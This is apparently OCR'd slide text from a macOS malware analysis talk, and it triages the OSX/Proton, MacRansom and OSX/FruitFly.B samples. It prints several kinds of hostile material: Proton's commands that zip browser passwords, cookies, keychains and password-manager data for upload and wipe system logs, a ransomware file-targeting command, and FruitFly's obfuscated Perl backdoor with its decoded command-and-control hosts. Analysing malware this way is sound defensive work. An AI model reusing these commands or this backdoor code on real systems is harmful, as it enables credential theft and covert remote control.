
injection
…copied from hackingteam!

"XAgentOSX: Sofacy's XAgent macOS Tool" -unit42/palo alto


OSX/PROTON
trojan backdoor








```
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  ...
  <key>ProgramArguments</key>
  <array>
    <string>/Users/user/Library/RenderFiles/activity_agent.app/
            Contents/MacOS/activity_agent</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```




launch agent persistence (plist)

OSX/PROTON
trojan backdoor

```
curl https://%@/kukpxx8lnldxvbma8c4xqtar/auth?B=%@&U=%@&S=%@,
echo '%@' | sudo -S echo success;,

screencapture -x %@/scr%@.png,
https://%@/api/upload,

ping -c 1 %@ 2>/dev/null >/dev/null && echo 0,
@%@/proton.zip,

/Library/Extensions/LittleSnitch.kext,
/Library/Extensions/Radio Silence.kext

zip %@/CR.zip ~/Library/Application\ Support/Google/Chrome/
Profile\ 1/Login\ Data ~/Library/Application\ Support/Google/
Chrome/Profile\ 1/Cookies

zip -r %@/KC.zip ~/Library/Keychains/ /Library/Keychains/; %@ %@
%@ %@ zip -r %@/GNU_PW.zip ~/.gnupg ~/Library/Application\
Support/1Password\ 4 ~/Library/Application\ Support/1Password\
3.9; zip -r %@/proton.zip %@; %@ echo success

killall Console
killall Wireshark

sudo -S rm -rf /var/log/* /Library/Logs/*
```

screen captures



detect security products

browser data and passwords


anti-analysis

decrypted config/command file


OSX/MacRasom

ransomware “as a service”

for sale (on the dark web)



persistence



"MacRansom: Offered as Ransomware as a Service" -fortinet

OSX/MacRasom

ransomware “as a service”

```
checkTime:
     r15 = time(0x0);
     time(&var_38E0);
     rax = localtime(&var_38E0);

    if (r15 < mktime(rax)) goto EXIT;
```


?

encryption of files only starts after 'trigger' time/date!

```
(lldb)
Process 7280 stopped

frame #0: 0x000000010b4eb5f5 .FS_Store
  -> 0x10b4eb5f5 <+1541>: callq 0x10b4ec8fe ; symbol for: system

(lldb) x/s $rdi
0x7fff547123e0: "find /Volumes ~ ! -path "/Users/user/Library/.FS_Store" -type f -size
+8c -user `whoami` -perm -u=r -exec "/Users/user/Library/.FS_Store" {} +"
```

OSX/FRUITFLY


an intriguing backdoor



Synack

The Goal

analyze OSX/FruitFly.B ...'smartly'



command	description
0	?
1	?
2	"take screen shot"


malware's commands


domain hijack

OSX/FruitFly.B

variant 'b'

mahalo @noarfromspace





submitted: 1/31
(0 AV detections)

name: 'fpsaud'

type: perl script

```
$ file fpsaud
perl script text executable, ASCII text


$ cat fpsaud
#!/usr/bin/perl
use strict;use warnings;use IO::Socket;use
IPC::Open2;my$1;sub G{die if!defined
syswrite$1,$_[0]}sub J{my($U,
$A)=('','');while($_[0]>length$U){die if!
sysread$1,$A,$_[0]-length$U;$U.=$A;}return$U;}
sub O{unpack'V',J 4}sub N{J O}sub H{my$U=N;
$U=~s/\\/\//g;$U}sub
I{my$U=eval{my$C=`$_[0]`;chomp$C;$C};$U=''if!
defined$U;$U;}sub K{$_[0]?v1:v0}sub Y{pack'V',
$_[0]}sub B{pack'V2',$_[0]/2**32,$_[0]%2**32}
sub Z{pack'V/a*',$_[0]}sub M{$_[0]^(v3 x
length($_[0]))}my($h,@r)=split/
a/,M('11536-301-;;2-45bdql-lwslk-hgjfbdql-
pmgh`vg-hgjf');push@r,splice@r,
0,rand@r;my@e=();for my$B (split/
a/,M('1fg7kkb1nnhokb71jrmkb;rm`;kb1fplifeb1njg
ule')){push@e,map $_.$B,split/a/,M(`dql-lwslk-
bdql-pmgh`vg-');}push@e,splice@e,0,rand@e;
...
```

obfuscated perl?!


OSX/FruitFly.B

OSX/FruitFly.B

a brief triage

the goal:

need this info to build c&c server



address of c&c server(s)

malware's protocol

```
$ cat fpsaud.pretty

#!/usr/bin/perl

use IO::Socket;
use IPC::Open2;

sub G {
 die if !defined syswrite $1, $_[0]
}
...

for( my ( $x, $n, $q ) = ( 10, 0, 0
) ; ; sleep $x) {

...
```

→ imports

→ subroutines

→ main logic

'beautified' script

OSX/FruitFly.B

imports 'use'

```
$ cat fpsaud.pretty

#!/usr/bin/perl

use IO::Socket;
use IPC::Open2;
```

script imports

'use' keyword: "imports all the functions exported by MODULE ..into the name space of the current package"

IO:Socket:
socket (network) connections

```
$1 = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10 );
```

IPC:Open2:
process exec, & read/write

```
if ( !$P )
{
        $P = open2( $H, $Q, $b );
        if ( !$O ) { sleep 1; unlink $M }
}
return undef if !$P;
return 1 if defined syswrite $Q, $_[0];
```

we should monitor for
network & process events

network events

process events

OSX/FruitFly.B

a triage of subroutines ('S', 'W', & I)

```
#write to file
# $_[0]: file name
# $_[1]: bytes to write out
sub S {
    open F, '>', $_[0] or return undef;
    binmode F;
    print F $_[1] or return undef;
    close F;
    return 1;
}
```

S: write to file

```
#read from file
# $_[0]: file name
sub W {
    open F, '<', $_[0] or return undef;
    binmode F;
    my $U = join '', <F>;
    close F;
    return $U;
}
```

W: read from file


```
#eval a string
# $_[0]: string to eval
sub I {
    my $U = eval { my $C = `$_[0]`; chomp $C; $C };
    $U = '' if !defined $U;
    $U;
}
```

I: 'eval' a string

OSX/FruitFly.B

a triage of subroutines ('J' & 'G')

```
#connect
$l = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10 );
```



l: connected socket

```
#recv data
# l: socket
# $_[0]: bytes to recv
sub J {
  my ( $U, $A ) = ( '', '' );
  while ( $_[0] > length $U ) {
    die
    if !sysread $l, $A, $_[0] - length $U;
    $U .= $A;
  }
  return $U;
}
```

J: recv data

```
#send data
# l: socket
# $_[0]: bytes to send
sub G {
  die if !defined syswrite $l, $_[0]
}
```

G: send data

if a command invokes, say, 'J 9' this means an extra 9 bytes are expected from the (custom) C&C server...

OSX/FruitFly.B

a triage of subroutines

name	description
B	split & pack an integer
E	read bytes from process
G	send data to c&c server
H	read data from c&c server & format
I	eval() a string
J	read data from c&c server
K	check if variable it true
M	XOR string with '3'
N	read variable length data from c&c server
O	read 4 bytes (integer) from c&c server
R	close process handles
S	write data to file
V	save embedded binary to disk, then exec & pass parameters via stdin
W	read from file
Y	pack a 4-byte integer
Z	pack variable length data

osx/fruitfly.b's subroutines

OSX/FruitFly.B

string decoding (c&c servers)

```
#decode c&c primary servers
my ($h, @r) = split /a/, M(`11b36-301-;;2-45bdql-lws...');

#decode c&c backup servers
for my $B (split /a/, M('1fg7kkb1nnhokb71jrmkb;rm`;kb...')){
  push @e, map $_ . $B, split /a/, M(`dql-lwslk-bdql...');
}
```

encoded strings

```
$ perl -d .fpsaud

main::(fpsaud:6): my $l;
DB<1> n

main::(fpsaud:39):  my ( $h, @r ) = split /a/,
main::(fpsaud:40):   M(`11b36-301-;;2-45bdql-lw…

DB<1> n

DB<1> p $h
22

DB<1> p @r
xx.xx2.881.76 gro.otpoh.kdie gro.sndkcud.kdie
```

decoding strings

command	description
-d <script.pl>	start a script under the debugger
R	restart
n	single step (over subroutines)
s	single step (into subroutines)
p <variable>	display value of a variable
l <line #>	display code at line number
b <line #>	set a breakpoint on line #
B <line #>	remove the breakpoint on line #
T	display 'stack'/caller backtrace

perl debugger commands

```
$g = shift @r; push @r, $g;

#connect to C&C server
# $g: reversed C&C address / $h: C&C port
$l = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10);
```

connecting to C&C ($g/$h)

67.188.2xx.xx
eidk.hopto.org
eidk.duckdns.org
} port: 22

primary C&C servers


OSX/FruitFly.B

…cmdline options? yes!

```
#process command lines
if ( @ARGV == 1 )
{
    if ( $ARGV[0] =~ /^\d+$/ )
    {
       $h = $ARGV[0]
    }
    elsif ( $ARGV[0] =~ /^([^:]+):(\d+)$/ )
    {
       ( $h, @r ) = ( $2, scalar reverse $1 );
    }
}

$g = shift @r; push @r, $g;

#connect to C&C server
# $g: reversed C&C address / $h: C&C port
$1 = new IO::Socket::INET(
        PeerAddr => scalar( reverse $g ),
        PeerPort => $h,
        Proto    => 'tcp',
        Timeout  => 10);
```

`^\d+$`
"any digits"

`^([^:]+):(\d+)$`
"any characters, a ':' then any digits"



specify addr/port of C&C server


```
$ fpsaud <port>
$ fpsaud <addr:port>
```

OSX/FruitFly.B

process hiding? ...kind of!

```
# 'change' process name
$0 = 'java';
```

process 'hiding'



...terminal is fooled

```
#before
$ ps aux  2321
USER   PID  COMMAND
user 2321   perl /Users/user/fpsaud

#after
$ ps aux 2321
USER   PID  COMMAND
user  2321  java
```

..and 'ps' too

```
static void
getproclline(KINFO *k, char **command_name, int
*argvlen, int *argv0len, int show_args)
{

 mib[0] = CTL_KERN;
 mib[1] = KERN_PROCARGS2;
 mib[2] = KI_PROC(k)->p_pid;

 size = (size_t)argmax;
 if (sysctl(mib, 3, procargs, &size, NULL, 0) == -1)
 {
   goto ERROR_B;
 }

 memcpy(&nargs, procargs, sizeof(nargs));
 cp = procargs + sizeof(nargs);

/* Save where the argv[0] string starts. */
sp = cp;

/* Make a copy of the string. */
*argvlen = asprintf(command_name, "%s", sp);
```

'ps' source code
(name = argv[0])

OSX/FruitFly.B

decoding embedded data?

```
#decode embedded binary data
my $u = join '', <DATA>;
my $W = pack 'H*', 'b02607441aa086';
$W x= 1 + length($u) / length($W);
$u ^= substr $W, 0, length $u;
$u =~ s/\0(.)/v0 x(1+ord$1)/seg;

__DATA__
‹Í∫†á±%Eö¢Ü≤”F˙°Ü£B†Ñ¯&E«˜c]HÔÜ†÷g†Ñ(&EÙ√Ër
HÍ†ÇÄ& t•Å∞$D°Üƒ∂yX0ÿÚ∞/XNÂfi‰&π†Ü@&G=†ÉM.J†Ü0&...
```

decoding binary data

de-XOR with 'b02607441aa086'

decompress
('run length' encoding scheme)

```
#decode string
my $M = M(',wns,`ojfmw');


#save & exec embedded data
sub V {
   ...

   return undef if !$u || !S( $M, $u );
   chmod 0777, $M;
   $P = open2( $H, $Q, $b );
   ...

}
```

V subroutine

save to disk (file, '$M')

execute

file monitor/process monitor should detect, then we can just grab....

OSX/FruitFly.B

protocol / control flow

```
#forever
for ( ; ; ) {

 #send client data
 G v1
 . Y(1143)
 . Y( $q ? 128 : 0 )
 . Z( I('scutil --get LocalHostName'))
 . Z( I('whoami') );

 #get & process cmd
 for ( ; ; ) {

  my $D = ord J 1;


  if ( $D == 0 ) { }

  elsif ( $D == 2 ) {
   my ( $Z, $C ) = ( J 1 );
   …
  }

  elsif ( $D == 47 ) {
   …
  }

 }

}
```

